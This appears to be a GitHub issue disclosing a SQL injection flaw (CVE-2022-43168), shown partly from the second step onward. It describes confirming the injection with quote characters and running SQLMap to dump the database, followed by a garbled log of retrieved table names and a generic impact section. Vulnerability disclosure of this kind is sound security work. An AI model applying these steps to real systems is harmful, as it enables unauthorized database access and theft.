


Step 2: Then add two quotes and submit the request, the error message disappears.



Step 3: Use SQLMap to dump full database.

```
C:\Windows\System32\cmd.exe
                         [INFO] retrieved: 'app_help_pages'
[INFO] retrieved: 'app_holidays'
[INFO] retrieved: 'app_image_map_labels'
[INFO] retrieved: 'app_image_map_markers'
[INFO] retrieved: 'app_image_map_markers_nested'
[INFO] retrieved: 'app_items_export_templates'
[INFO] retrieved: 'app_listing_highlight_rules'
[INFO] retrieved: 'app_listing_types'
[INFO] retrieved: 'app_listing_types'
[INFO] retrieved: 'app_mind_map'
[INFO] retrieved: 'app_portlets'
[INFO] retrieved: 'app_records_visibility_rules'
[INFO] retrieved: 'app_reports'
[INFO] retrieved: 'app_reports_filters'
[INFO] retrieved: 'app_reports_filters_templates'
[INFO] retrieved: 'app_reports_filters_templates'
 23:29:06] [INFO] retrieved: 'app_help_pages
 23:29:06]
23:29:061
23:29:06]
23:29:06]
 23:29:06]
23:29:07]
23:29:07]
23:29:07
23:29:071
23:29:071
23:29:07]
 23:29:071
23:29:07]
23:29:071
23:29:071
                          [INFO] retrieved: 'app_reports_filters_temp.
[INFO] retrieved: 'app_reports_groups'
[INFO] retrieved: 'app_reports_sections'
[INFO] retrieved: 'app_sessions'
[INFO] retrieved: 'app_users_alerts'
[INFO] retrieved: 'app_users_alerts_viewed'
[INFO] retrieved: 'app_users_configuration'
[INFO] retrieved: 'app_users_filters'
[INFO] retrieved: 'app_users_login_log'
23:29:071
 23:29:07]
 23:29:07]
23:29:07]
23:29:07]
23:29:081
23:29:081
                           [INFO] retrieved: 'app_users_filters'
[INFO] retrieved: 'app_users_login_log'
[INFO] retrieved: 'app_users_notificati
23:29:08]
                                              retrieved: 'app_users_notifications'
 23:29:08]
                           [INFO] retrieved: app_users_search_settings'
 23:29:08]
                                             retrieved: app_user_filters_values
retrieved: 'app_user_roles'
retrieved: 'app_user_roles_access'
 23:29:08]
23:29:081
23:29:081
                                                                             'app_user_roles_to_items
                                               retrieved:
```

## **Impact**

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Repository owner locked and limited conversation to collaborators on Oct 8

Repository owner unlocked this conversation on Oct 8



anhdq201 reopened this on Oct 23

anhdq201 commented 24 days ago

Owner Author

CVE-2022-43168

Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant

